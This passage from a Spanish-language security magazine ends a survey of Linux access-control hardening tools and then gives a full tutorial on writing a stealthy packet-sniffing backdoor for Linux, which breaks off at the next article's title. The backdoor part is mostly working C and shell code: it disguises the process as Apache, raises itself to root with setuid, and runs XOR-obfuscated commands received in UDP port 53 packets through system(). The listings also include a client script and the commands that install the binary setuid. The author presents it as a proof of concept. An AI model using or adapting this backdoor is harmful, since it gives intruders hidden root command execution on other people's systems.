grsecurity, pero también es más difícil de configurar. El proyecto está magníficamente documentado, pero no ofrece ningún mecanismo de creación automática de políticas. Afortunadamente, existen proyectos independientes que ofrecen esta funcionalidad (por ejemplo polgen). Las distribuciones que utilizan SELinux ofrecen paquetes con reglas de acceso predefinidas para las aplicaciones más populares.

Sobre el autor

Michał Piotrowski es licenciado en informática con una larga experiencia como administrador de redes y de sistemas. Por más de tres años desempeñó *el trabajo de* inspector de seguridad en la institución que controla la oficina principal de expedición de certificados en la infraestructura PKI polaca. Actualmente, trabaja como especialista en seguridad de datos y comunicaciones en una de las más grandes instituciones financieras de Polonia. En sus ratos libres programa y se ocupa de asuntos de criptografía.

Instalación

SELinux se compone de código en el núcleo del sistema, la librería libselinux y los paquetes checkpolicy y policycoreutils. Los kernels de la serie 2.6 incluyen SELinux – basta activar las opciones necesarias y recompilar el núcleo. Si queremos usar SELinux en un núcleo de la serie 2.4 tendremos que aplicar el parche nosotros mismos. En un sistema protegido es necesario utilizar versiones modificadas de algunas herramientas, entre otras de: *ls*, *cp*, *ps* y *login*.

RSBAC

RSBAC (*Rule Set Based Access Control*) es un proyecto bastante amplio de extensión de los mecanismos de control de acceso. La versión estable existe desde enero del año 2000.

Mecanismos de protección

RSBAC ofrece funciones tales como:

- Gestión de usuarios a nivel del núcleo del sistema. Las informaciones sobre cuentas, grupos, contraseñas y privilegios de acceso son almacenadas en el núcleo, y no en los ficheros *passwd*, *shadow*, *group* y *gshadow*. El uso de esta función requiere sustituir algunas librerías del sistema y el mecanismo PAM.
- Restricción de la función `setuid()` – los programas con el bit SUID puesto deben ser autorizados.
- Control obligatorio de acceso con posibilidad de elegir entre listas de acceso y roles.
- Protección de la memoria de los procesos (integración con PaX), mejoramiento de la seguridad del mecanismo `chroot`, límite de uso de los recursos del ordenador, protección especial de ficheros, control de acceso a las interfaces de red, protección de la información del directorio */proc* y otros.

Instalación

Para utilizar las posibilidades ofrecidas por RSBAC es necesario modificar el núcleo del sistema, además de instalar los programas de administración accesibles en la página del proyecto. También es imprescindible la sustitución de algunas herramientas y librerías del sistema.

Una elección difícil

No es difícil elegir la mejor solución de protección de la memoria de los procesos en el núcleo o del lado del compilador. Sin embargo, la elección del mecanismo de extensión del control de acceso al sistema puede ser considerada difícil.

SELinux viene instalado en las versiones oficiales de los núcleos de la serie 2.6, lo que garantiza una buena integración con el sistema operativo. Puesto que es desarrollado por la NSA, podemos esperar que su desarrollo no será súbitamente suspendido. Es un proyecto bien documentado, además de instalado por defecto y preconfigurado en algunas distribuciones (RedHat, Fedora).

Grsecurity es por su parte un paquete fácil de configurar. Ofrece herramientas para la creación automática de reglas de acceso y mecanismos adicionales de protección del sistema (no sólo MAC/RBAC). Desafortunadamente, el sistema de control de acceso en este proyecto no está muy bien documentado y ofrece menores posibilidades que SELinux y RSBAC. No obstante, grsecurity parece ser la mejor salida en situaciones en las que se requiere de una instalación y configuración rápida y sencilla.

LIDS es funcionalmente similar a grsecurity, aunque no tiene roles ni ofrece tantos mecanismos de protección del sistema operativo. Sin embargo, está mejor documentado que grsecurity, y en la página del proyecto se puede encontrar una gran cantidad de ejemplos de listas ACL para la mayoría de aplicaciones populares.

La solución más completa es RSBAC, que es también compleja y difícil de instalar y configurar. Aunque está muy bien documentado, su introducción al sistema puede no ser fácil.

Algo para todos

Ninguna de las soluciones aquí presentadas puede ser calificada de mejor o peor que las demás. La elección de una de ellas debe estar basada en criterios tales como si el proyecto satisface nuestras necesidades y qué tan bueno es nuestro entendimiento de los mecanismos utilizados. La seguridad de nuestro ordenador no sólo dependerá de la efectividad de las herramientas, sino también en gran parte de su correcta y eficiente configuración ●

En la Red

- *http://www.openwall.com/linux/* – Openwall,
- *http://pax.grsecurity.net/* – PaX,
- *http://www.trl.ibm.com/projects/security/ssp/* – SSP,
- *http://www.grsecurity.org/* – grsecurity,
- *http://www.lids.org/* – LIDS,
- *http://www.nsa.gov/selinux/* – SELinux,
- *http://www.mitre.org/tech/selinux/* – generador de políticas para SELinux,
- *http://www.rsbac.org/* – RSBAC.



Escribiendo backdoors avanzados para Linux – captura de paquetes

Brandon Edwards 

Grado de dificultad



A medida que se crean nuevas defensas frente a los backdoors, el desarrollo de aplicaciones de intrusión se ve forzado a innovar creando nuevas técnicas que mantienen el ritmo de una industria de seguridad cada vez más desarrollada. Una de estas técnicas es la creación de backdoors de captura (sniffing) de paquetes. Vamos a aprender cómo funcionan escribiendo nuestra propia herramienta de demostración.

Una nueva técnica de backdoor que ha evolucionado por las necesidades de esquivar un firewall local (como Netfilter), sin incrustar código ni hacer una conexión inversa, es la captura o captación de paquetes o *packet sniffing*. Este estilo de backdoor funciona capturando paquetes (posiblemente con señas específicas) para interpretar comandos a ejecutar. Los paquetes que contienen los comandos del backdoor no tienen por qué ser aceptados por el sistema como una conexión, sólo deben ser vistos por la interfaz de red del sistema de destino.

Hay muchas ventajas interesantes a la hora de usar las técnicas de captación de paquetes para encontrar comandos (en lugar de estar a la espera de conexiones o iniciar conexiones). Capturando paquetes de la interfaz de red, sin pedir un socket al sistema, los paquetes son vistos por el backdoor, estén o no filtrados localmente (por Netfilter, por ejemplo). Ya que no tiene que aceptar una conexión a través del sistema, nunca se mostrará en *netstat*. Finalmente, como sólo necesita capturar paquetes dirigidos hacia el sistema (no a otros sistemas de la red), puede mantener la interfaz de red en modo no-promíscuo para evitar que se muestre en los registros locales de sistema.

Diseño del backdoor

Junto a las ventajas de los backdoors de captura de paquetes, hay algunos otros temas interesantes, como la identificación de qué paquetes tenemos que interpretar para los comandos, y cómo autentificarlos. También, el envío de cadenas de comandos de texto sencillo dentro de los paquetes puede revelar la presencia de un backdoor a alguien que esté monitorizando el tráfico de red – debe usar-

En este artículo aprenderás...

- cómo funciona la técnica de backdoor de captura (*sniffing*) de paquetes,
- cómo usar esta técnica en la práctica.

Lo que deberías saber...

- fundamentos de redes TCP/IP en Linux,
- fundamentos de programación en C,
- construcción de redes Linux a través de libpcap.

Backdoors locales vs Backdoors remotos

Los backdoors locales son ejecutados localmente en el equipo de destino (de ahí su nombre), y por lo tanto requieren que el atacante tenga algún tipo de acceso previo al sistema afectado antes de la ejecución. La mayor parte de los backdoors locales son usados por intrusos con acceso a la línea de comandos del sistema en cuestión, utilizando el backdoor para aumentar sus privilegios. Aunque existen múltiples aproximaciones diferentes para el uso furtivo y la ocultación de backdoors locales, la necesidad de la presencia local del atacante conlleva un alto riesgo de ser descubierto. Por esta razón, cada vez son más comunes los *backdoors remotos*, en lugar de aquellos que requieren acceso local.

Los backdoors remotos son accesibles a través de la red, pudiendo ser usados desde el sistema del atacante sin necesidad de acceso previo (excepto la colocación inicial del backdoor, claro está). Tradicionalmente, se accedía a estos backdoors de forma remota a través de sockets TCP a la escucha de puertos altos, a los que el usuario se podría conectar. Al establecer una conexión, puede que fuera necesario autenticarse, aunque muchos backdoors permitían el acceso de forma inmediata. Este tipo de backdoor estándar, a la escucha de sockets, es muy primitivo y es fácil de detectar mediante un escaner remoto de puertos, pudiendo ser usado arbitrariamente por otros hackers.

se alguna forma de codificación o encriptación (incluso la simple sustitución de caracteres). Aunque este método no es infalible, puede ser muy difícil de detectar a no ser que alguien esté a la búsqueda específica de este método. Este artículo examina la naturaleza de este tipo de backdoor demostrando cómo escribir uno.

Nuevas tácticas en los backdoors

A medida que la industria de seguridad ha ido progresando, los administradores han aprendido a detectar y eliminar los backdoors básicos de escucha de sockets. Instalando firewalls cuyas reglas bloqueen el tráfico en los puertos que no son esenciales para los servicios del sistema, la conectividad ante este tipo de backdoors se reduce considerablemente, cuando no es eliminada por completo. Para hacer frente a estas defensas, se han desarrollado nuevas tácticas.

- La incrustación de código de backdoors dentro de daemons ya existentes, con privilegios, y que están a la escucha de sockets para esquivar a los firewalls. Un daemon con un backdoor incrustado escuchará y seguirá prestando servicio normal hasta que se reciba algún tipo de señal de activación, ante la cual los privilegios se aumentarán (si es necesario) y activará una shell para este socket. Una ventaja clave de este backdoor es que de ser detectado con *netstat* o con un escaner de puertos, aparecerá como un daemon estándar a la escucha. Los riesgos de este método residen en la necesidad de sustituir un binario protegido en el sistema objetivo, lo que podría ser fácilmente detectado por un IDS o un administrador con experiencia. Aunque nunca nos diéramos cuenta de su existencia, si el daemon es actualizado en algún momento, el binario maligno tiene todas las posibilidades de ser sobreescrito (por el nuevo binario legítimo).
- Conectarse a la máquina de un hacker, en lugar de esperar conexiones entrantes, para evitar los firewalls. Esta táctica presupone que si un firewall está activo, sus políticas permiten por defecto el tráfico de salida hacia puertos arbitrarios. Los firewalls que comprueban el estado de las conexiones (firewalls de estado), permiten por lo general la entrada de tráfico relativo a las conexiones establecidas, por lo que esta técnica tendría éxito. Por desgracia, esta forma de backdoor se muestra en los resultados de *netstat* (y de forma muy clara), porque sigue siendo una conexión gestionada por el sistema. Otro de los defectos de este método es que se requiere un temporizador o unos activadores, para determinar dónde y cúando se tratará de establecer una conexión a través de este método (conexión inversa).

Objetivos del backdoor

Antes de escribir un programa, lo mejor es definir los objetivos del mismo. Una vez se hayan definido, es sencillo trazar un boceto del programa para después basar el código sobre él. Los objetivos (metas) a conseguir con nuestro backdoor de captura de paquetes serán los siguientes:

- Ejecutarse como un programa `setuid()`, obviamente para dar a su usuario acceso *root*, pero también porque se necesita tener privilegios *root* para la captura de paquetes.
- Capturar paquetes dirigidos a un puerto seleccionado y popular, como UDP 53 (usado por DNS).
- Interpretar y descifrar cada paquete con algún tipo de autentificación, siendo lo ideal la encriptación, y ejecutar los contenidos autentificados del paquete como comandos a la hora de la autentificación.
- Tener alguna funcionalidad rootkit adicional para evitar ser detectados por herramientas como *ps*.

Esqueleto del código

Habiendo identificado los objetivos de este programa de ejemplo, tenemos que buscar alguna forma para ilustrar la estructura y la lógica del programa. Esto puede hacerse de muchas formas, por ejemplo a través de diagramas. Otra forma de hacerlo es usando un pseudocódigo, que puede ser después leído con facilidad y traducido a código real.

El Listado 1 contiene el esqueleto de un programa, esbozando cómo cumplir los objetivos deseados. Este boceto está escrito al estilo de los comentarios descriptivos de código, e intenta ilustrar la lógica de todo el programa. Esta base se usará como referencia a lo largo del artículo para escribir el código real del backdoor.

La estructura del programa mostrada en el Listado 1 se divide en dos segmentos: una función

Listado 1. *Esqueleto básico del código*

```
Función Principal del Programa
{
  enmascaramiento del nombre del proceso
  aumentar los privilegios

  inicializar variables y funciones de captura de paquetes
  construir filtro de paquetes para el puerto, protocolo, etc., deseados
  decretar filtro de paquetes

  Hacer un bucle infinito
  {
    Llamar función para capturar un paquete
    Enviar paquete capturado a Función de Gestión de Paquetes
  }
}

Función de Gestión de Paquetes
{
  verificar que el paquete está pensado para backdoor
  comprobando la existencia de una clave predefinida
  de encabezamiento de backdoor
     ->si la clave no está presente entonces volver

  Como el backdoor tiene una clave de encabezamiento,
  desencriptar datos del paquete con una clave predefinida

  Tras la desencriptación, comprobar datos desencriptados
  como comandos de backdoor comprobando la existencia
  de un encabezamiento/pie de protocolo
     ->si los marcadores de encabezamiento/pie
       no están presentes entonces volver

  como el paquete tiene clave de encabezamiento,
  y es desencriptado de forma apropiada,
  conteniendo marcadores apropiados, ejecutar los datos restantes
  llamar al sistema para que ejecute los datos_desencriptados
  entonces volver
}
```

principal, y una función de gestión de paquetes llamada por la función principal. En `main()`, se enmascara el nombre del proceso para engañar a cualquiera que ejecute un programa como *ps* para ver los procesos activos. Por razones obvias, un atacante no querrá que un administrador vea un proceso llamado *backdoor*, o *silentdoor*, etc. Se aumentan los privilegios, tanto para poder capturar paquetes como para el usuario del backdoor. Lo siguiente es inicializar las variables de captura de paquetes y las funciones necesarias para una sesión de captura de paquetes. Finalmente, se entra en un bucle infinito de captura de paquetes, enviando cada paquete capturado a la función de gestión.

La función de gestión de paquetes es donde se requiere la mayor parte de la lógica del programa, porque tiene que descifrar qué paquetes están pensados para el backdoor de entre todos los paquetes con el mismo protocolo y puerto. La forma más eficiente de hacer esto es incorporando algún tipo de autentificación, siendo lo ideal la utilización de algún tipo de mecanismo de encriptación. En el esquema del programa, el paquete recibido es comprobado para ver si está presente la clave de encabezamiento del backdoor (alguna frase clave para tener la pista de que el paquete es para el backdoor). Si la clave de encabezamiento de backdoor (*backdoor-header-key*) no está presente, la función de gestión se reinicia inmediatamente para que el programa esté preparado para la captura del siguiente paquete. Si la clave de encabezamiento está presente, entonces desencripta los datos restantes con algún esquema básico de desencriptación.

A continuación, los contenidos del paquete desencriptado son examinados para buscar alguna cadena o señal que muestre que la desencriptación ha tenido éxito. Si los marcadores desencriptados no están presentes, el gestor se reinicia. Esto es la última capa de la autentificación: si el paquete tiene la clave de encabezamiento y los contenidos del paquete se han desencriptado adecuadamente, se puede asumir con seguridad que el paquete está pensado para el backdoor y que contiene un comando. En este momento el resto del paquete desencriptado es extraído y ejecutado como comando del sistema, completando el objetivo del backdoor.

Escribiendo el programa

Escribir un programa de captación de paquetes de cualquier tipo es bastante sencillo, particularmente si usamos la biblioteca libpcap. Libpcap es una biblioteca que nos proporciona un conjunto de funciones robustas y fáciles de usar para la captura y gestión de paquetes. Este artículo presenta algunas de las funciones básicas de libpcap usándolas para escribir el backdoor, pero de ninguna manera cubre libpcap por completo. Podemos encontrar mayor documentación sobre las funciones de libpcap y otras informaciones en *http://www.tcpdump.org*.

Ocultando el nombre del proceso

Ocultar o *enmascarar* el nombre del proceso es la primera meta que contempla nuestro boceto de programa, y será la primera cosa que resolvamos al escribir el código. El Listado 2 muestra los inicios de una traducción C del pseudo-

código del Listado 1. Dentro de la función `main()`, la primera línea de código es `strcpy(argv[0], MASK)`. Esta llamada a una función copia la cadena definida como `MASK` en `argv[0]`. Cuando `argv[0]` cambie, también lo hará el nombre base del programa y el nombre de proceso para el programa (para engañar a quien use *ps*). En este caso, el nombre se cambia para que se parezca al nombre de proceso en ejecución de Apache.

Incrementando los privilegios

El Listado 2 muestra también el cambio en los privilegios, a través de la llamada a `setuid(0)` y `setgid(0)`, para ajustar UID y GID respectivamente. Este paso es el propósito principal de un backdoor. Cada una de estas funciones toma un argumento: el ID deseado. Como el valor ID de usuario y de grupo *cero* es root, estas funciones dan al programa privilegios efectivos de root.

Los privilegios de root no son tan sólo para otorgar acceso total al usuario, sino que también son imprescindibles para capturar paquetes. Por supuesto, para que este programa pueda establecer sus propios privilegios, el binario compilado tiene que tener el suid determinado en el sistema objetivo. Ajustar este parámetro setuid del binario del backdoor y los permisos necesarios es tan fácil como ejecutar estos comandos en el sistema objetivo:

```
# chown root backdoor_binary
# chmod +s backdoor_binary
```

Captura de paquetes

Ha llegado el momento de escribir las funciones pcap apropiadas para capturar paquetes. El Listado 3 contiene el código mínimo necesario para empezar una sesión de captura de paquetes para el backdoor ejemplo. El primer paso de este proceso es llamar a la función `pcap_lookupnet()`, que está pensada para relacionar pcap con la red y la máscara de subred donde capturará. Esta llamada específica buscará y almacenará la red y máscara de subred en las variables de `bpf_u_int32 net` y `mask`, que están previstas como argumentos.

El primer argumento de esta función determina el dispositivo desde el que capturar paquetes, pero si le damos el valor NULL, esto implica que se usará cualquiera de ellos, capturándose paquetes desde todas las interfaces disponibles. Como un atacante por lo general no conocerá todos los dispositivos presentes en el sistema objetivo, lo mejor para un backdoor es no especificar dispositivo alguno. Si la llamada a la función falla, se devuelve el valor -1 y el programa hace una llamada a `exit()`.

La siguiente función llamada en el Listado 3 es `pcap_open_live()`, que abre y devuelve un puntero hacia un descriptor de captura de paquetes. Un descriptor de captura es el tipo de datos primarios utilizados para capturar paquetes, y gestiona prácticamente todos los aspectos de la sesión de captura de paquetes.

Listado 2. *Ocultando el nombre de proceso y aumentando los privilegios*

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <pcap.h>

#define MASK "/usr/sbin/apache2 -k start -DSSL"

int main(int argc, char *argv[]) {

  /* enmascarar el nombre de proceso */
  strcpy(argv[0], MASK);

  /* cambiar el UID/GID a 0 (incrementar privilegios) */
  setuid(0);
  setgid(0);

  /* iniciar captura de paquetes */
  /* ... */
  /* capturar y enviar paquetes a gestor */
  /* ... */
}
```

Listado 3. *Captura de Paquetes*

```
pcap_t       *sniff_session;
char         errbuf[PCAP_ERRBUF_SIZE];
char         filter_string[]="udp dst port 53";
struct       bpf_program filter;
bpf_u_int32  net;
bpf_u_int32  mask;

if (-1 == pcap_lookupnet(NULL, &net, &mask, errbuf)) {
  /* error. terminado */
  exit(0);
}
if (!(sniff_session=pcap_open_live(NULL, 1024, 0, 0, errbuf))) {
  /* error. terminado */
  exit(0);
}
pcap_compile(sniff_session, &filter, filter_string, 0, net);
pcap_setfilter(sniff_session, &filter);
pcap_loop(sniff_session, 0, packet_handler, NULL);
```

Listado 4. *Gestionando paquetes y analizando comandos*

```
#define ETHER_IP_UDP_LEN 44
#define MAX_SIZE 1024
#define BACKDOOR_HEADER_KEY "leet"
#define BACKDOOR_HEADER_LEN 4
#define PASSWORD "password"
#define PASSLEN 8
#define COMMAND_START "start["
#define COMMAND_END "]end"

void packet_handler(u_char *ptrnull,
  const struct pcap_pkthdr *pkt_info,
  const u_char *packet)
{
  int len, loop;
  char *ptr, *ptr2;
  char decrypt[MAX_SIZE];
  char command[MAX_SIZE];

  /* Paso 1: identificar donde se encuentra la carga útil del paquete */
  ptr = (char *)(packet + ETHER_IP_UDP_LEN);
  if ((pkt_info->caplen - ETHER_IP_UDP_LEN - 14) <= 0)
    return;

  /* Paso 2: buscar en la carga útil la clave de encabezamiento del backdoor
                    */
  if (0 != memcmp(ptr, BACKDOOR_HEADER_KEY, BACKDOOR_HEADER_LEN))
    return;
  ptr += BACKDOOR_HEADER_LEN;
  len = (pkt_info->caplen - ETHER_IP_UDP_LEN - BACKDOOR_HEADER_LEN);
  memset(decrypt, 0x0, sizeof(decrypt));

  /* Paso 3: desencripta el paquete mediante XOR'ing pass de sus contenidos
                    */
  for (loop = 0; loop < len; loop++)
    decrypt[loop] = ptr[loop] ^ PASSWORD[(loop % PASSLEN)];

  /* Paso 4: verificar contenidos desencriptados */
  if (!(ptr = strstr(decrypt, COMMAND_START)))
    return;
  ptr += strlen(COMMAND_START);
  if (!(ptr2 = strstr(ptr, COMMAND_END)))
    return;

  /* Paso 5: extraer el resto */
  memset(command, 0x0, sizeof(command));
  strncpy(command, ptr, (ptr2 - ptr));

  /* Paso 6: Ejecutar comando */
  system(command);
  return;
}
```

Como en la función anterior, el primer argumento será el dispositivo de red del que capturar, y NULL significa cualquier dispositivo. El siguiente argumento sirve para ajustar el máximo número de bytes a capturar de cada paquete, lo que llamaremos *snaplen*, y le daremos el valor 1024. El tercer argumento determina si configurar el dispositivo en modo promíscuo o no-promíscuo (si captura o no captura paquetes no destinados a este sistema). Aquí lo configuraremos en modo no-promíscuo, pero esta opción realmente no importa en nuestro contexto, ya que se ignora si NULL (cualquier dispositivo) se ha especificado para el primer argumento.

No configurar el dispositivo en modo promíscuo es una ventaja para esta aplicación. A menudo, cuando un dispositivo entra en modo promíscuo, se graba una entrada en el registro de sistema alertando del estado del dispositivo (lo que podría revelar la presencia de un backdoor). El cuarto argumento es el timeout de la lectura en milisegundos; cero especifica que no hay timeout. Si falla `pcap_open_live()`, NULL será el resultado, y el programa terminará con `exit()`, de lo contrario se devolverá un puntero hacia un descriptor de captura.

La siguiente llamada es a la función `pcap_compile()`. Esta función construye, o como lo llama pcap, *compila*, un filtro de paquetes para restringir el tipo de paquetes que capturamos. Construir un filtro de paquetes es la forma más sencilla de especificar el protocolo deseado y el puerto de los paquetes que serán capturados, así que podemos usarlo para cumplir uno de los objetivos del backdoor.

El primer argumento para `pcap_compile()` es el descriptor de captura, `sniff_session`. El siguiente argumento que se espera es un puntero hacia una estructura `bpf_program`. Esta estructura es conocida como el *programa filtro* que será *compilado* por `pcap_compile()`. En el ejemplo `bpf_program` se llama `filter`, y se pasa a `pcap_compile()` por su dirección (en efecto, un puntero).

El tercer argumento es la cadena que contiene las reglas para ser compiladas en este filtro. Las cadenas de reglas del filtro se escriben de una forma lógica e intuitiva. Lo conocido como `filter_string[]`, que contiene `"udp dst port 53"`, es aplicado para este argumento. Cuando se compilan en `bpf_program`, estas cadenas de reglas le indican a pcap que sólo debe capturar paquetes destinados para el puerto UDP 53.

Una vez se compila el filtro de paquetes, se activa llamando a `pcap_setfilter(sniff_session, filter)`. Desde este momento, cualquier paquete capturado a través del descriptor de captura `sniff_session` será de protocolo UDP destinado al puerto 53 (que era una de las metas del backdoor).

Enviando comandos al backdoor

Ahora que ya tenemos listo el backdoor, necesitamos una herramienta para enviarle comandos. El Listado 5 muestra una posibilidad muy sencilla de hacerlo. Requiere el comando *hping*. Su uso es:

```
$ ./silentkey.sh <ip> <command>
```

Este script precisa de una pequeña aplicación C para hacer XOR a la cadena (ver Listado 6). Debería compilarse y situarse en el mismo directorio que el script *silentkey.sh*:

```
$ gcc -o xor_string xor_string.c
```

Este script puede usarse tanto con el backdoor descrito en este artículo como con la aplicación SilentDoor. El paquete SilentDoor contiene una aplicación más avanzada para el envío de comandos.

Listado 5. *silentkey.sh – un script de shell para enviar comandos dentro de paquetes*

```
#!/bin/bash
PASS=leet
OPTS="-c 1 -2 -E /dev/stdin -d 100 -p 53 "
COM_START="start["
COM_END="]end"
if [ -z "$1" ]
then
echo "$0 <ip> <command>"
exit 0
fi
if [ -z "$2" ]
then
echo "$0 <ip> <command>"
exit 0
fi
echo "$COM_START$2$COM_END $PASS to hping $OPTS $1"
./xor_string "$COM_START$2$COM_END" $PASS | hping2 $OPTS $1
```

Listado 6. *xor_string.c – usado por el script del Listado 5*

```
#include <stdio.h>
int main(int argc, char *argv[])
{
  int i, x, y;
  if (!argv[1] || !argv[2])
  {
    printf("%s <string> <pass>\n", argv[0]);
    return 0;
  }
  x = strlen(argv[1]);
  y = strlen(argv[2]);
  for (i = 0; i < x; ++i)
    argv[1][i] ^= argv[2][(i%y)];
  printf("%s", argv[1]);
  return 0;
}
```

Finalmente, en el Listado 3, la función `pcap_loop()` es invocada para iniciar la sesión de captura propiamente dicha. Los argumentos esperados por `pcap_loop()` son: el descriptor de captura, el número de paquetes a capturar, el nombre de una función de gestión de paquetes, y un puntero arbitrariamente definido para ser aplicado al gestor de paquetes. La función `pcap_loop()` funcionará escuchando y capturando paquetes según el descriptor dado, hasta alcanzar el número especificado de paquetes a capturar. Al capturar cada paquete, llama a la función de gestión para procesar adecuadamente el paquete. Esta función de gestión de paquetes debe tener una estructura de argumentos definida específicamente, porque `pcap_loop()` le enviará datos de una forma específica.

Cuando `pcap_loop()` invoca a la función de gestión de paquetes, le envía los siguientes argumentos en orden al gestor: un puntero definido por el programador, un puntero a una estructura `pcap_pkthdr`, explicada posteriormente, y un puntero al paquete en sí mismo. Esto permite que la función de gestión de paquetes reciba el paquete, su información relativa, y cualquier otro dato que el programador quiera introducir (a través del puntero definido por el programador).

En el Listado 3, el contador de paquetes aplicado es 0, lo que indica a `pcap_loop()` que capture paquetes de forma indefinida. Se especifica que la función de gestión de paquetes tenga el nombre `packet_handler`, lo que significa que pcap buscará una función con este nombre, para enviarle los paquetes capturados. No se requiere el puntero definido por el programador, ya que nunca será usado por pcap, sólo se proporciona como un medio para que el programador envíe datos a través de `pcap_loop()` a la función de gestión. Para escribir este backdoor, y para el ámbito de este artículo, este puntero no se usa, así que se determina para `pcap_loop()` como NULL.

Gestionando paquetes y analizando comandos

Cómo gestionar un paquete capturado, y cómo analizarlo apropiadamente para hallar comandos, es la tarea más difícil de solucionar cuando se escribe un backdoor de captura de

Sobre el autor

Brandon Edwards, también conocido como *drraid*, es investigador de temas relativos a la seguridad, y es estudiante de Portland, Oregón, Estados Unidos. Ha expuesto sus ideas en conferencias de seguridad como Defcon y actualmente trabaja en el campo de la industria de seguridad. Puede contactarse con él en *drraid@gmail.com*.

paquetes. De todas formas, como el programador sabe que pcap aplicará los argumentos de la función de gestión en un orden específico, es relativamente sencillo escribir un prototipo para la función de gestión.

El primer argumento enviado al gestor es el puntero definido por el programador `u_char *user`. Este es el mismo puntero que aplicamos a `pcap_loop()` NULL, así que sabemos que no habrá datos en este argumento para este ejemplo. El segundo argumento que se aplicará a esta función es un puntero a una estructura `pcap_pkthdr`. Esta estructura contiene tres elementos: `struct timeval ts` contiene el tiempo en que el paquete fue capturado, `bpf_u_int32 caplen` contiene el número de bytes capturados, y `bpf_u_int32 len` contiene la longitud total de bytes disponibles para la captura (que puede ser mayor que los bytes capturados, si supera el *snaplen*).

Finalmente, el último argumento aplicado es un `char *packet`, no firmado, que apunta a los datos del paquete. No olvidemos que pcap captura el paquete entero, incluyendo sus encabezamientos de protocolo, así que el puntero `u_char *packet` apunta al principio del paquete completo (no sólo sus contenidos). Para acceder tan sólo a los contenidos del paquete, la longitud de los encabezamientos de protocolo (Ethernet, UDP, IP, etc.) en bytes debe conocerse previamente, para eliminarlos del puntero de paquetes que vamos a aplicar. En el Listado 4, hay un valor `#define` para las longitudes combinadas de los encabezamientos de Ethernet, IP, y UDP, que representa en total un número de 44 bytes.

La función presentada en el Listado 4 se llama `packet_handler()`, ya que este es el nombre previsto (habiendo sido aplicada a `pcap_loop()` en el Listado 3). El objetivo de `packet_handler()` es asegurarse de que el paquete que se aplica está realmente dirigido al backdoor, y contiene datos legítimos del backdoor. Para conseguir esto en nuestro backdoor ejemplo, es necesario escribir algún tipo de sintaxis de protocolo de backdoor para la autentificación y desencriptación del paquete.

Como se muestra en el Listado 4, la primera capa de la autentificación requiere la comparación de los primeros bytes de los contenidos del paquete con algún tipo de clave de protocolo. Si la clave no está presente, el paquete queda descalificado para el uso con el backdoor, y la función se reinicia. La presencia de esta clave de protocolo indica que el paquete está pensado para el backdoor y los datos deben ser procesados a través de más autentificación. Comprobar la clave de protocolo antes de emplear otras formas de autenticación más complejas mejora la eficiencia.

Ahora, si la función de gestión aún no se ha reiniciado, se supone que el paquete contiene datos encriptados. Es útil intentar ahora la desencriptación de los datos restantes del paquete, y después comprobarlos para mayor autentificación. Para el ámbito de este ejemplo, no se utilizarán medios de encriptación pesada, al contrario, este ejemplo utiliza un método llamado encriptación XOR. Esta forma de encriptación es simple, utilizando el operador bitwise XOR (Exclusive-OR) con 2 bytes de datos para producir 1 byte de datos resultante. Esto es, tomar un byte de una cadena clave, y hacerle XOR frente a un byte del conjunto de datos a encriptar, y el resultado es un byte encriptado. El proceso de desencriptación es esencialmente el mismo: hacer XOR a un byte encriptado contra la clave correspondiente para encontrar el byte original sin encriptar.

El Listado 4 utiliza un bucle para hacer XOR a cada byte que quede en el paquete contra la clave, definida como `PASSWORD`. El operador modulus (`%`) se usa para determinar qué byte de la cadena clave corresponde a qué byte de los contenidos del paquete. El byte desencriptado resultante de cada ciclo del bucle es almacenado en un conjunto llamado `decrypt[]`.

Una vez que los datos restantes han sido desencriptados, necesitan ser verificados. La verificación de los datos se hace para comprobar que se originaron desde un estado desencriptado, por lo que están pensados para el backdoor. Es importante darse cuenta de que aunque el paquete pudiera contener la clave de encabezamiento del backdoor, podría ser por causas completamente aleatorias y por coincidencia. Aún más importante, se puede que el paquete esté falsificado por alguien que sepa que el backdoor existe, ya que el encabezamiento puede ser captado con facilidad (porque está en texto sencillo). Comprobando los datos desencriptados, se asegura

En la Red

- *http://www.icir.org/vern/papers/backdoor* – un buen artículo sobre los conceptos de detección de backdoors,
- *http://www.tcpdump.org* – página de libpcap, y una gran fuente de documentación,
- *http://n0d0z.darktech.org/~drraid* – sitio personal de *drraid*'s para intercambiar código,
- *http://www.rootkit.com* – revista online sobre rootkits y backdoors.

que el creador del paquete no sólo conocía la clave de encabezamiento, sino la clave de encriptación.

Para una programación más sencilla, el Listado 4 valida los contenidos desencriptados simplemente comprobando 2 cadenas predefinidas en los datos desencriptados. Estas cadenas están pensadas para actuar como encabezamiento y pie para la cadena de comandos a ejecutar, y se definen como `COMMAND_START` y `COMMAND_END`. Si no se encuentra alguna de ellas, el paquete se considera inválido, y la función se reinicia. Si no es así, y las 2 cadenas están presentes, los datos entre las dos cadenas son extraídos y se consideran como un comando. Este paso de verificación final elimina a un 99.9% las posibilidades de un paquete irrelevante, aleatorio o creado de forma fraudulenta.

El último paso para completar los propósitos de nuestro backdoor es la ejecución del resto de la cadena como un comando. Esto se logra en el Listado 4 invocando `system()` sobre el resto de la cadena desencriptada y extraída. Tengamos en cuenta que aunque la invocación de `system()` provocará la ejecución de la cadena como un comando, no hará nada para gestionar la entrada o salida del comando ejecutado. Por ello, entre otras cosas, `system()` no es ni discreto ni práctico en el contexto de un backdoor remoto, y sólo lo mostramos aquí como un ejemplo.

Nuestro backdoor de ejemplo, es, como podemos ver, muy simple. De cualquier forma, es una base para la experimentación y para extender su funcionalidad. Un programa ya creado sobre la base de esta idea es SilentDoor, creado por el autor de este artículo e incluido en el CD *hakin9.live*. Se anima a los lectores a experimentar y expandir esta idea, y les invitamos a enviar sus comentarios tanto al autor como a la revista.

Conclusión

Los backdoors de captura de paquetes son escurridizos y difíciles de prevenir (e incluso de detectar, en la mayoría de los casos). Afortundadamente, habiendo leído este artículo, obtendremos un buen conocimiento de los objetivos de tales backdoors, y podremos empezar a escribir los nuestros propios. El código aquí mostrado es tan sólo una prueba conceptual, y no es en modo alguno robusto o completo.

La industria de seguridad no tiene, en estos momentos, muchas (si es que tiene alguna) herramientas para detectar este tipo de backdoor. Existen varias herramientas para detectar escuchas en el sistema, pero la mayoría sólo detecta escuchas promíscuas (lo que no funcionaría con un backdoor de captura de paquetes bien construido y colocado). La habilidad para determinar el estado de todas las capturas de paquetes en un sistema puede que sea el próximo paso para los desarrollos anti-backdoor, aunque hasta que las herramientas lleguen a ese punto, esta técnica debería ser considerada como una amenaza convencional. ●

Técnica

El ICMP, uso y abuso

Antonio Merola 

Grado de dificultad



